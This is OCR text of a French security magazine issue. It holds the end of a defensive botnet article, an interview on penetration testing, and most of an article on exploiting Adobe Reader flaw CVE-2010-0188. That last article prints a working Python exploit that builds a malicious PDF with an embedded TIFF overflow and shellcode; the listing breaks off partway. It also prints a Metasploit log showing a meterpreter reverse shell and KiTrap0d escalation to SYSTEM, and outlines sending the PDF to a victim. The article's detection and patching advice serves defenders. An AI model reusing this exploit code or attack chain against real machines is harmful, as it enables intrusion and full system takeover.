


Figure 1. *Principe de fonctionnement d'un réseau de botnet*

Observation du trafic

On peut aussi surveiller le trafic au sein de la société. Par exemple, du trafic IRC au sein d'une entreprise peut paraître relativement suspect. Ou encore un poste de travail qui génère des requêtes HTTP de façon régulière vers la même URL.

Protection du réseau local

La protection du réseau local peut paraître évidente pour beaucoup d'entre vous mais de nombreuses mesures sont bien souvent oubliées. Voici une liste des éléments à mettre en œuvre pour avoir une protection efficace du réseau local:

- La gestion des mots de passe.
- Le patching des serveurs et des applications.
- La gestion des postes nomades.
- Disposer d'une passerelle anti-spam efficace.
- Accorder des droits restreints aux utilisateurs afin d'éviter la propagation des virus qui ont généralement besoin de droits administrateur.
- Mise en place de VLAN sur le réseau
- Mise en place de pare-feu sur le réseau
- Mise en place d'IDS/IPS
- Analyser les logs pour détecter tous flux suspects.

Protection du poste client

Concernant les postes clients, les mesures à prendre afin d'éviter de faire partie d'un réseau de botnet sont les suivantes:

- Avoir un Anti-Virus à jour.
- Avoir un Anti-Malware à jour.
- Avoir un HIDS/HIPS à jour.
- Disposer d'un bon mot de passe.
- Gérer les droits utilisateurs.
- Avoir un Anti-Spam à jour au niveau de la boite mail.
- Mettre à jour le système d'exploitation et les applications type Adobe Reader, Java, etc.
- Installer un pare-feu.
- Ouvrir les emails et les fichiers avec prudence.

Ces mesures sont assez classiques mais trop souvent oubliées. Il est aujourd'hui très important de s'y tenir pour maintenir le parc machine sécurisé.

Exemple de botnet: Storm

Pour terminer, nous pouvons prendre l'exemple du botnet Storm qui est sans nul doute l'un des plus connus sur la Toile et aussi l'un des plus dévastateur puisqu'il a comptabilisé jusqu'à 1,7 millions de machines infectées, un record pour un botnet ! Ce botnet a été dévastateur pour plusieurs raisons. Tout d'abord il a comptabilisé un très grand nombre de machines et il a aussi était le premier botnet à entièrement utilisé un réseau P2P pour fonctionner. Voici son mode de fonctionnement:

Infection

L'infection se fait de manière assez classique en envoyant un SPAM contenant une pièce jointe alléchante. Cette pièce jointe une fois exécutée installe alors un rootkit sur le poste de travail. Ce rootkit désactive les protections anti-virus et cache son processus. Ainsi, tout est fait de manière à ce que l'utilisateur ne se rende compte de rien.

Protection

Ce bot est très intelligent et c'est ce qui en a fait sa force. En effet, il refuse de s'exécuter au sein d'une machine virtuelle par exemple. De plus, le binaire principal du bot est chiffré empêchant ainsi de se faire détecter par un anti-virus. Le bot mute toutes les heures et son algorithme ainsi que sa clef de chiffrement change en même temps. Enfin, les serveurs de distribution du malware sont quasi impossible à détecter.

Protocole

Ce botnet fonctionne intégralement à l'aide du réseau P2P avec un mécanisme très complexe où tout est chiffré.

Conclusion

Nous avons vu à travers cet article ce qu'était un botnet et comment s'en protéger. Il faut savoir que les botnets sont aujourd'hui la principale menace sur Internet. De plus, il est très difficile de détecter qu'un poste de travail fait partie d'un botnet tant les techniques utilisées sont de plus en plus fiables. Il est d'ailleurs conseillé de réinstaller une machine de zéro dès le moindre doute. Surtout si cette machine fait partie d'un réseau d'entreprise. En effet, on ne nettoie plus aussi facilement qu'avant une machine infectée. Et les botnets continueront d'évoluer avec le temps. Un conseil: pensez à suivre les bonnes pratiques de sécurité du poste de travail pour éviter toute infection.

À PROPOS DE L'AUTEUR

L'auteur travaille en tant qu'ingénieur sécurité chez Dimension Data Luxembourg. Son métier consiste en la conception, la mise en œuvre et le support d'architectures de sécurité pour des clients grands comptes. Diplômé d'un Mastère en *Sécurité Informatique* ***à l'EPITA à Paris, il se passionne pour les technologies de sécurité de l'information.***

Interview d'Ilia Kolochenko,
CEO, co-fondateur de High-Tech Bridge réponds aux questions de Hakin9.

Ilia Kolochenko, CEO de High-Tech Bridge SA

Qu'est-ce qu'un test de pénétration ?

Un test de pénétration est une simulation réaliste d'attaque de pirates sur un réseau, un système, une application ou sur un site WEB. Il s'agit d'une évaluation indépendante du niveau de sécurité afférent et d'une analyse objective des risques liés au patrimoine informationnel du client.

En utilisant les techniques les plus récentes et les méthodes les plus efficaces des pirates informatiques, nos experts en *Ethical Hacking* effectuent des tests d'intrusion permettant de révéler et de corriger les failles et les faiblesses existantes aux niveaux opérationnel, technique et organisationnel et ce, avant que des pirates aux attentions moins louables ne les trouvent et ne les exploitent.

Quelles sont les méthodologies d'un test de pénétration ?

Nonobstant l'inexistence d'une méthode universelle, 3 types de test de pénétration se distinguent généralement :

- Lors d'une approche White Box, l'équipe d'auditeurs réalise le test de pénétration en coopération avec le département IT et bénéficie d'un accès illimité aux ressources ou informations internes qui pourraient se révéler utiles.
- Réciproquement, un test de pénétration dit Black Box s'effectue sans que les auditeurs n'aient accès aux ressources internes du client. Seuls quelques membres de la Direction sont généralement informés de l'existence de cet audit, ce qui permet notamment d'évaluer la réactivité du département IT et d'élargir les observations du guide de remédiassions.
- Un test de pénétration de type Gray Box est une approche intermédiaire. L'accès aux ressources et informations internes est envisageable, mais considérablement limité. De même, certains employés de l'entreprise peuvent ne pas être informés du déroulement dudit test de pénétration.

Chaque approche possède donc ses avantages et ses inconvénients. D'une manière générale, un audit de type *White Box* reste la méthode d'évaluation la plus complète, en dépit des conditions peu réalistes, alors qu'un audit *Black Box* demeure nettement plus proche des conditions réelles sans toutefois apporter la certitude que l'exhaustivité des vulnérabilités seront identifiées. Cependant, de par son approche mixte et son moindre coût, un test de pénétration de type *Gray Box* est souvent une méthode préférentielle.

Un scénario classique et recommandé consisterait, par exemple, à effectuer un test de pénétration de type *Black Box* sur une application WEB, comme un portail eBanking, pendant une semaine sans disposer de la moindre information sur l'institution financière et son portail Internet, puis de procéder à une phase d'évaluation en *Gray Box* durant une seconde semaine en bénéficiant, cette fois, des codes d'accès de quelques comptes d'utilisateurs temporaires spécifiquement créés pour le besoin de l'audit. La première phase permettrait alors de simuler des attaques réalistes d'un Hacker qui serait, par exemple, désireux de contourner le système d'authentification de la plate-forme, alors que la seconde aborderait la problématique de l'existence d'un client malveillant ou d'un hacker qui aurait réussi à s'authentifier sur le portail et chercherait un moyen d'étendre ses privilèges en accédant aux données confidentiels d'un autre compte.

Comment mesurer la qualité d'un audit ou d'un rapport ?

Un test de pénétration efficace doit être le plus exhaustif possible et aborder l'ensemble des vulnérabilités impliquées tout en fournissant un guide de parades concises et efficaces au département IT ainsi qu'un rapport managérial aux dirigeants de l'entreprise. Ces différents éléments ne peuvent être concrétisés de manière efficiente qu'en s'appuyant sur un ensemble de bonnes pratiques issues de méthodologies mondialement reconnues.

Les tests de pénétration de High-Tech Bridge bénéficient de son expérience, de son strict respect des clauses de confidentialité les plus drastiques sur le territoire Helvétique et de la rigueur de sa méthodologie propriétaire, laquelle est compatible avec les plus grands standards actuels. « L'adhérence de High-Tech Bridge à ces standards est validée par de nombreuses certifications indépendantes dont nos auditeurs doivent régulièrement s'acquitter, notamment CISSP, CISA, LPT, CHFI, ECSA, CEH, CCSE, CCSA, RHCE et MCP », souligne Frédéric Bourla, Chief Hacking Officer de High-Tech Bridge.

- Ensemble de Bonnes Pratiques *ISO 27002* (ISO17799)
- Standard ISMS *ISO 27001* (anciennement BS7799-2)

- *PCI DSS 1.2.2* (Payment Card Industry Data Security Standard)
- *OSTTMM* (Open Source Security Testing Methodology Manual)
- *OWASP* (Open Web Application Security Project)
- *LPT* (méthodologie Licensed Penetration Tester de l'EC-Council)

High-Tech Bridge est spécialisé en audit de sécurité. Quels autres services proposez-vous à vos clients en termes de sécurité ?

High-Tech Bridge offre tous les services afférents à la Sécurité Informatique et uniquement ces derniers. Nous ne proposons aucune forme d'intégration de services qui nous éloignerait irrémédiablement de notre secteur de prédilection et amoindrirait notre efficacité, notre objectivité et notre indépendance.

En plus de ses tests de pénétrations, High-Tech Bridge proposes diverses prestations auxiliaires, comme l'audit de sécurité, les formations du personnel, les investigations numériques légales et les audits de code source :

- L'audit de sécurité permet de détecter des problèmes d'architecture et de configuration dans l'infrastructure informatique du client qui auraient pu rester inaperçus après un *test de pénétration*, dont l'objectif principal consiste uniquement à tenter de contourner les mécanismes de protection existants sans pour autant en analyser la configuration exhaustive. Il s'agit d'une évaluation indépendante, objective et détaillée du niveau de protection permettant de détecter tous les points faibles et tous les défauts de l'infrastructure informatique existante. Ses résultats permettent de déterminer les menaces et les risques actuels les plus importants afin de mieux aider la société à s'en prémunir.
- High-Tech Bridge organise fréquemment des conférences et des séminaires destinés à la formation du personnel de ses clients, l'objectif demeurant le soutien du niveau de connaissances des nouveaux risques et menaces informatiques, ainsi que le développement et l'amélioration des pratiques de prévention de ces derniers.
- Les investigations numériques après incident, ou *Digital Forensics*, permettent aux entreprises victimes d'une attaque informatique, de procéder à une expertise scrupuleuse de cette dernière dans le but de minimiser les pertes induites, d'identifier les coupables, de collecter un dossier de preuves pour l'enquête et de se prémunir contre de nouveaux incidents similaires. Nos experts sont notamment habilités à organiser une investigation complexe en sollicitant les autorités locales et internationales pour reconstituer la chaîne complexe qui permettra de remonter jusqu'aux auteurs de l'infraction en dépit des éventuels rebonds qu'ils auraient pu effectuer sur des systèmes préalablement compromis pour compliquer leur localisation.
- L'audit de code permet de détecter les vulnérabilités d'un programme ou d'un site WEB qui ne peuvent parfois être décelées sans une étude détaillée de leurs sources. Ce sont précisément ces points faibles que recherchent les pirates informatiques lors d'une analyse par ingénierie inversée dans le but d'obtenir un *0day* permettant de compromettre un système malgré le déploiement régulier de patches et d'updates.

Quels sont les atouts qui vous distinguent parmi d'autres sociétés sur le marché ?

Contrairement à de nombreuses sociétés helvétiques, High-Tech Bridge ne propose aucune prestation d'intégration de services et n'a signé aucun contrat de partenariat qui l'éloignerait de son centre d'expertise ou en atténuerait l'objectivité et l'indépendance.

De même, High-Tech Bridge est une Société Anonyme dont le capital et les couvertures d'assurance sont suffisamment importantes pour garantir le bon déroulement des mandats et couvrir l'hypothèse peu probable, mais non moins réelle, d'un incident opératoire qui nécessiterait un dédommagement du client.

Finalement, seul le département de Recherche & Développement fait appel aux connaissances pointues et spécifiques de chercheurs en Sécurité Informatique répartis aux quatre coins de la planète. Nonobstant, ledit département *R&D* n'a en aucun cas connaissance de tout ou partie des informations relatives à notre stricte clientèle. Et il est important de souligner que tous les actionnaires de High-Tech Bridge sont de nationalité Suisse et résident sur le territoire helvétique, ce qui les affranchit de toute forme d'oppression des services secrets Français ou Allemand notamment. Avec High-Tech Bridge, les institutions financières et autres organisations militaires qui attachent la plus haute importance à la sécurité de leur patrimoine informationnel ont la garantie que leur critères de confidentialité les plus exigeants seront respectés.

Quels sont les projets de High-Tech Bridge pour les mois à venir ?

La stratégie de développement de High-Tech Bridge est ambitieuse et vise à permettre à la Suisse de devenir le leader mondial de la Sécurité de l'Information. Ce grand voyage nécessitera de nombreuses étapes, la première étant, à l'heure actuelle, de finaliser et d'optimiser notre nouveau Laboratoire de Recherche en Sécurité Informatique, et de coordonner nos efforts avec l'*IMPACT* (International Multilateral Partnership Against Cyber Threats), le premier partenariat international à but non lucratif destiné à luter contre les cyber-menaces au niveau mondial.

Pour plus d'informations :
www.htbridge.ch

Vulnérabilité Adobe CVE-2010-0188 : Exploitation et protection

Alexandre LACAN

Cet article présente l'exploitation de la faille Adobe CVE-2010-0188 publié par un chercheur surnommé "Villy". Nous verrons comment un administrateur réseau peut procéder pour détecter les ordinateurs vulnérables, et comment s'en protéger par le déploiement des correctifs.

Cet article explique...

- comment exploiter la vulnérabilité Adobe CVE-2010-0188,
- comment un administrateur peut détecter des ordinateurs vulnérables,

Ce qu'il faut savoir...

- utilisation de Metasploit,
- notion de développement,
- notion Active Directory

Les 12 et 13 mars 2010, un chercheur nommé *Villy* publie sur son blog deux articles décrivant l'exploitation d'une faille dans Adobe Reader et Acrobat 8.x (avant le 8.2.1), et 9.x jusqu'à la version 9.3.1. Il publie un code python (voir Listing 1) permettant de générer un fichier PDF malicieux. L'ouverture de ce document provoque le crash d'Adobe Reader et l'exécution de l'exécutable "calc.exe".

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 0.0.0.0
LHOST => 0.0.0.0
msf exploit(handler) > exploit

[*] Started reverse handler on 0.0.0.0:4444
[*] Starting the payload handler...
[*] Sending stage (748032 bytes) to 192.168.46.21
[*] Meterpreter session 1 opened (192.168.46.1:4444 -> 192.168.46.21:1039)

meterpreter > sysinfo
Computer: PC2
OS      : Windows XP (Build 2600, Service Pack 2).
Arch    : x86
Language: fr_FR
meterpreter > run kitrap0d
[*] Currently running as PME\Administrateur

[*] Loading the vdmallowed executable and DLL from the local system...
[*] Uploading vdmallowed to C:\DOCUME~1\ADMINI~1.PME\LOCALS~1\Temp\vYUAQb.exe...
[*] Uploading vdmallowed to C:\DOCUME~1\ADMINI~1.PME\LOCALS~1\Temp\vdmexploit.dll...
[*] Escalating our process (PID:1120)...

------------------------------------------------
Windows NT/2K/XP/2K3/VISTA/2K8/7 NtVdmControl()->KiTrap0d local ring0 exploit
------------------------------------------- taviso@sdf.lonestar.org ---


[?] GetVersionEx() => 5.1
[?] NtQuerySystemInformation() => \WINDOWS\system32\ntkrnlpa.exe@804D7000
[?] Searching for kernel 5.1 signature: version 2...
[+] Trying signature with index 3
[+] Signature found 0x2a903 bytes from kernel base
[+] Starting the NTVDM subsystem by launching MS-DOS executable
[?] CreateProcess("C:\WINDOWS\twunk_16.exe") => 1728
[?] OpenProcess(1728) => 0x7e8
[?] Injecting the exploit thread into NTVDM subsystem @0x7e8
[?] WriteProcessMemory(0x7e8, 0x2070000, "VDMEXPLOIT.DLL", 14);
[?] WaitForSingleObject(0x7d4, INFINITE);
[?] GetExitCodeThread(0x7d4, 0012FF44); => 0x77303074
[+] The exploit thread reports exploitation was successful
[+] w00t! You can now use the shell opened earlier

[*] Deleting files...
[*] Now running as AUTORITE NT\SYSTEM
meterpreter >
```

Figure 1. *Exécution de l'exploit multi handler sous Metasploit pour connecter au shell Meterpreter exécuté sur la machine de la victime, et augmentation des privilèges grâce à l'exploit KiTrap0d*

D'après Alin Rad Pop (*http://secunia.com/blog/76*), le correctif publié par Adobe modifie le module *AcroForm.api* (*c:\Program Files\Adobe\Reader 9.0\plug_in/*). Plus précisemment, c'est la librairie opensource *libtiff* incluse dans le code qui est en cause. Cette librairie en version 3.8.1 contiendrait de nombreuses vulnérabilités connues depuis plusieurs années, notamment la SA21304 (*http://secunia.com/advisories/21304/*). Ainsi, ce chercheur a pu créer et tester avec succès un fichier TIFF exploitant la vulnérabilité CVE-2006-3459, datant de 2006, permettant l'exécution arbitraire d'un code dans Adobe Reader 9.3.0.

Concernant la vulnérabilité CVE-2010-0188, un exploit pour le framework *Metasploit* a été publié le 16 mars 2010, par Joshua Drake. Un scénario d'exploitation consisterait en :

création du fichier PDF malicieux, contenant le payload *Meterpreter* (voir Listing 2),

envoi du fichier PDF à une victime,

ouverture du document PDF par la victime et exécution du *Meterpreter*,

augmentation des privilèges, grâce à la vulnérabilité CVE-2010-0232 *KiTrap0d* (voir Figure 1)

Récemment une autre vulnérabilité (CVE-2009-4324) dans Adobe Reader et Acrobat avait fait du bruit. Adobe publia un bulletin de sécurité le 14 décembre 2009 (*http://*

Listing 1a. *Exploit original publié par Villy permettant l'exécution d'un shellcode calc.exe (http://sites.google.com/site/villys777/CVE-2010-0188.py)*

```
__doc__='''

Title: Adobe PDF LibTiff Integer Overflow Code
                    Execution.
Product: Adobe Acrobat Reader
Version: <=8.3.0, <=9.3.0
CVE: 2010-0188
Author: villy (villys777 at gmail.com)
Site: http://bugix-security.blogspot.com/
Tested : succesfully tested on Adobe Reader 9.1/9.2/
                    9.3 OS Windows XP(SP2,SP3)
-----------------------------------------------------
                    ------------------
'''
import sys
import base64
import struct
import zlib
import StringIO

SHELLCODE_OFFSET=0x555
TIFF_OFSET=0x2038

# windows/exec - 227 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
# EXITFUNC=process, CMD=calc.exe
buf = "\x2b\xc9\xd9\xc0\xd9\x74\x24\xf4\x5e\xb1\x33\
                    xba\xd9\xb4"
buf += "\x0a\xbe\x31\x56\x15\x03\x56\x15\x83\x1f\xb0\
                    xe8\x4b\x63"
buf += "\x51\x65\xb3\x9b\xa2\x16\x3d\x7e\x93\x04\x59\
                    x0b\x86\x98"
buf += "\x29\x59\x2b\x52\x7f\x49\xb8\x16\xa8\x7e\x09\
                    x9c\x8e\xb1"
buf += "\x8a\x10\x0f\x1d\x48\x32\xf3\x5f\x9d\x94\xca\
                    x90\xd0\xd5"
buf += "\x0b\xcc\x1b\x87\xc4\x9b\x8e\x38\x60\xd9\x12\
                    x38\xa6\x56"
buf += "\x2a\x42\xc3\xa8\xdf\xf8\xca\xf8\x70\x76\x84\
                    xe0\xfb\xd0"
buf += "\x35\x11\x2f\x03\x09\x58\x44\xf0\xf9\x5b\x8c\
                    xc8\x02\x6a"
buf += "\xf0\x87\x3c\x43\xfd\xd6\x79\x63\x1e\xad\x71\
                    x90\xa3\xb6"
buf += "\x41\xeb\x7f\x32\x54\x4b\x0b\xe4\xbc\x6a\xd8\
                    x73\x36\x60"
buf += "\x95\xf0\x10\x64\x28\xd4\x2a\x90\xa1\xdb\xfc\
                    x11\xf1\xff"
buf += "\xd8\x7a\xa1\x9e\x79\x26\x04\x9e\x9a\x8e\xf9\
                    x3a\xd0\x3c"
buf += "\xed\x3d\xbb\x2a\xf0\xcc\xc1\x13\xf2\xce\xc9\
                    x33\x9b\xff"
buf += "\x42\xdc\xdc\xff\x80\x99\x13\x4a\x88\x8b\xbb\
                    x13\x58\x8e"
buf += "\xa1\xa3\xb6\xcc\xdf\x27\x33\xac\x1b\x37\x36\
                    xa9\x60\xff"
buf += "\xaa\xc3\xf9\x6a\xcd\x70\xf9\xbe\xae\x17\x69\
                    x22\x1f\xb2"
buf += "\x09\xc1\x5f\x00"

class CVE20100188Exploit:
    def __init__(self,shellcode):
        self.shellcode = shellcode
        self.tiff64=base64.b64encode(self.gen_tiff())

    def gen_tiff(self):
        tiff =  '\x49\x49\x2a\x00'
        tiff += struct.pack("<L", TIFF_OFSET)

        tiff += '\x90' * (SHELLCODE_OFFSET)
        tiff += self.shellcode
        tiff += '\x90' * (TIFF_OFSET - 8 - len(buf) -
                    SHELLCODE_OFFSET)

        tiff += "\x07\x00\x00\x01\x03\x00\x01\x00"
        tiff += "\x00\x00\x30\x20\x00\x00\x01\x01\x03\
                    x00\x01\x00\x00\x00\x01\x00"
        tiff += "\x00\x00\x03\x01\x03\x00\x01\x00\x00\
                    x00\x01\x00\x00\x00\x06\x01"
        tiff += "\x03\x00\x01\x00\x00\x00\x01\x00\x00\
                    x00\x11\x01\x04\x00\x01\x00"
        tiff += "\x00\x00\x08\x00\x00\x00\x17\x01\x04\
                    x00\x01\x00\x00\x00\x30\x20"
        tiff += "\x00\x00\x50\x01\x03\x00\xCC\x00\x00\
                    x00\x92\x20\x00\x00\x00\x00"
        tiff += "\x00\x00\x00\x0C\x0C\x08\x24\x01\x01\
                    x00\xF7\x72\x00\x07\x04\x01"
        tiff += "\x01\x00\xBB\x15\x00\x07\x00\x10\x00\
                    x00\x4D\x15\x00\x07\xBB\x15"
        tiff += "\x00\x07\x00\x03\xFE\x7F\xB2\x7F\x00\
                    x07\xBB\x15\x00\x07\x11\x00"
        tiff += "\x01\x00\xAC\xA8\x00\x07\xBB\x15\x00\
                    x07\x00\x01\x01\x00\xAC\xA8"
        tiff += "\x00\x07\xF7\x72\x00\x07\x11\x00\x01\
                    x00\xE2\x52\x00\x07\x54\x5C"
        tiff += "\x00\x07\xFF\xFF\xFF\xFF\x00\x01\x01\
                    x00\x00\x00\x00\x00\x04\x01"
        tiff += "\x01\x00\x00\x10\x00\x00\x40\x00\x00\
                    x00\x31\xD7\x00\x07\xBB\x15"
        tiff += "\x00\x07\x5A\x52\x6A\x02\x4D\x15\x00\
                    x07\x22\xA7\x00\x07\xBB\x15"
        tiff += "\x00\x07\x58\xCD\x2E\x3C\x4D\x15\x00\
                    x07\x22\xA7\x00\x07\xBB\x15"
```

Listing 1b. *Exploit original publié par Villy permettant l'exécution d'un shellcode calc.exe (http://sites.google.com/site/villys777/CVE-2010-0188.py)*

```
    tiff += "\x00\x07\x05\x5A\x74\xF4\x4D\x15\x00\x07\
                    x22\xA7\x00\x07\xBB\x15"
        tiff += "\x00\x07\xB8\x49\x49\x2A\x4D\x15\x00\
                    x07\x22\xA7\x00\x07\xBB\x15"
        tiff += "\x00\x07\x00\x8B\xFA\xAF\x4D\x15\x00\
                    x07\x22\xA7\x00\x07\xBB\x15"
        tiff += "\x00\x07\x75\xEA\x87\xFE\x4D\x15\x00\
                    x07\x22\xA7\x00\x07\xBB\x15"
        tiff += "\x00\x07\xEB\x0A\x5F\xB9\x4D\x15\x00\
                    x07\x22\xA7\x00\x07\xBB\x15"
        tiff += "\x00\x07\xE0\x03\x00\x00\x4D\x15\x00\
                    x07\x22\xA7\x00\x07\xBB\x15"
        tiff += "\x00\x07\xF3\xA5\xEB\x09\x4D\x15\x00\
                    x07\x22\xA7\x00\x07\xBB\x15"
        tiff += "\x00\x07\xE8\xF1\xFF\xFF\x4D\x15\x00\
                    x07\x22\xA7\x00\x07\xBB\x15"
        tiff += "\x00\x07\xFF\x90\x90\x90\x4D\x15\x00\
                    x07\x22\xA7\x00\x07\xBB\x15"
        tiff += "\x00\x07\xFF\xFF\xFF\x90\x4D\x15\x00\
                    x07\x31\xD7\x00\x07\x2F\x11"
        tiff += "\x00\x07"
        return tiff


    def gen_xml(self):
        xml= '''<?xml version="1.0" encoding="UTF-8" ?>
<xdp:xdp xmlns:xdp="http://ns.adobe.com/xdp/">
<config xmlns="http://www.xfa.org/schema/xci/1.0/">
<present>
<pdf>
<version>1.65</version>
<interactive>1</interactive>
<linearized>1</linearized>
</pdf>
<xdp>
<packets>*</packets>
</xdp>
<destination>pdf</destination>
</present>
</config>
<template baseProfile="interactiveForms" xmlns="http:
                    //www.xfa.org/schema/xfa-template/
                    2.4/">
<subform name="topmostSubform" layout="tb" locale="en_
                    US">
<pageSet>
<pageArea id="PageArea1" name="PageArea1">
<contentArea name="ContentArea1" x="0pt" y="0pt"
                    w="612pt" h="792pt" />
<medium short="612pt" long="792pt" stock="custom" />
</pageArea>
</pageSet>
<subform name="Page1" x="0pt" y="0pt" w="612pt"
                    h="792pt">
<break before="pageArea" beforeTarget="#PageArea1" />
<bind match="none" />
<field name="ImageField1" w="28.575mm" h="1.39mm"
                    x="37.883mm" y="29.25mm">
<ui>
<imageEdit />
</ui>
</field>
<?templateDesigner expand 1?>
</subform>
<?templateDesigner expand 1?>
</subform>
<?templateDesigner FormTargetVersion 24?>
<?templateDesigner Rulers horizontal:1, vertical:1,
                    guidelines:1, crosshairs:0?>
<?templateDesigner Zoom 94?>
</template>
<xfa:datasets xmlns:xfa="http://www.xfa.org/schema/
                    xfa-data/1.0/">
<xfa:data>
<topmostSubform>
<ImageField1 xfa:contentType="image/tif"
                    href="">'''+self.tiff64 +'''</
                    ImageField1>
</topmostSubform>
</xfa:data>
</xfa:datasets>
<PDFSecurity xmlns="http://ns.adobe.com/xtd/"
                    print="1" printHighQuality="1"
                    change="1" modifyAnnots="1"
                    formFieldFilling="1"
                    documentAssembly="1"
                    contentCopy="1"
                    accessibleContent="1" metadata="1"
                    />
<form checksum="a5Mpguasoj4WsTUtgpdudlf4qd4="
                    xmlns="http://www.xfa.org/schema/
                    xfa-form/2.8/">
<subform name="topmostSubform">
<instanceManager name="_Page1" />
<subform name="Page1">
<field name="ImageField1" />
</subform>
<pageSet>
<pageArea name="PageArea1" />
</pageSet>
</subform>
</form>
</xdp:xdp>

'''
```

www.adobe.com/fr/support/security/bulletins/apsb10-02.html), mais il fallu attendre le 12 janvier 2010 pour voir un correctif apparaître. Cependant il était aisé de parer à cette vulnérabilité, simplement en désactivant le javascript dans les préférences du logiciel.

Pour la vulnérabilité CVE-2010-0188, il n'a fallu que quelques jours pour qu'un correctif soit publié. Les utilisateurs d'Adobe Reader doivent installer la mise à jour 9.3.1 et les utilisateurs d'Adobe Acrobat doivent passer en version 8.2.1 ou 9.3.1.

Détecter des ordinateurs vulnérables

Nessus

Nessus (*http://www.tenablesecurity.com*) est un scanner de vulnérabilité, initialement développé par Renaud Deraison. Il permet de tester l'existence de nombreuses vulnérabilités. Une version HomeFeed gratuite donne la possibilité de scanner un réseau personnel. En entreprise, un consultant devra utiliser la version ProfessionalFeed. Le logiciel se décompose en une version serveur, exécutant le scanner de vulnérabilité, et une version client. Depuis la version 4.2, Nessus dispose d'un client Web. En se connectant à l'adresse https://<IP_Nessus_>:8834, le consultant sécurité peut créer une politique de scan.

Dans l'onglet Général , il est conseillé de cocher la case Safe Checks pour éviter de provoquer des plantages sur les machines scannées. Dans l'onglet Credentials (voir Figure 2), il est possible d'indiquer un nom d'utilisateur et un mot de passe existant dans un domaine Microsoft. L'utilisateur indiqué devra avoir les droits suffisants pour tester la clé de registre *HKEY_LOCAL_MACHINE\SOFTWARE\Adobe\Adobe Acrobat*. Le plugin utilisé se nomme *adobe_reader_apsb10-07.nasl*. Pour le sélectionner rendez-vous dans la famille Windows et tapez *adobe* dans le filtre de recherche. Le scanner Nessus recherchera les machines ayant le port 445/TCP ouvert et tentera de se connecter avec les identifiants précedemment indiqués. Puis il tentera d'accéder au registre distant afin de relever le numéro de la version Adobe Reader ou Adobe Acrobat installée.

Listing 1c. *Exploit original publié par Villy permettant l'exécution d'un shellcode calc.exe (http://sites.google.com/site/villys777/CVE-2010-0188.py)*

```
        return xml


    def gen_pdf(self):
        xml = zlib.compress(self.gen_xml())
        pdf='''%PDF-1.6
1 0 obj
<</Filter /FlateDecode/Length ''' + str(len(xml)) +
                    '''/Type /EmbeddedFile>>
stream
''' + xml+'''
endstream
endobj
2 0 obj
<</V () /Kids [3 0 R] /T (topmostSubform[0]) >>
endobj
3 0 obj
<</Parent 2 0 R /Kids [4 0 R] /T (Page1[0])>>
endobj
4 0 obj
<</MK <</IF <</A [0.0 1.0]>>/TP 1>>/P 5 0 R/FT /Btn/
                    TU (ImageField1)/Ff 65536/Parent
                    3 0 R/F 4/DA (/CourierStd 10 Tf 0
                    g)/Subtype /Widget/Type /Annot/T
                    (ImageField1[0])/Rect [107.385
                    705.147 188.385 709.087]>>
endobj
5 0 obj
<</Rotate 0 /CropBox [0.0 0.0 612.0 792.0]/MediaBox
                    [0.0 0.0 612.0 792.0]/Resources
                    <</XObject >>/Parent 6 0 R/Type
                    /Page/PieceInfo null>>
endobj
6 0 obj
<</Kids [5 0 R]/Type /Pages/Count 1>>
endobj
7 0 obj
<</PageMode /UseAttachments/Pages 6 0 R/MarkInfo <</
                    Marked true>>/Lang (en-us)/AcroForm
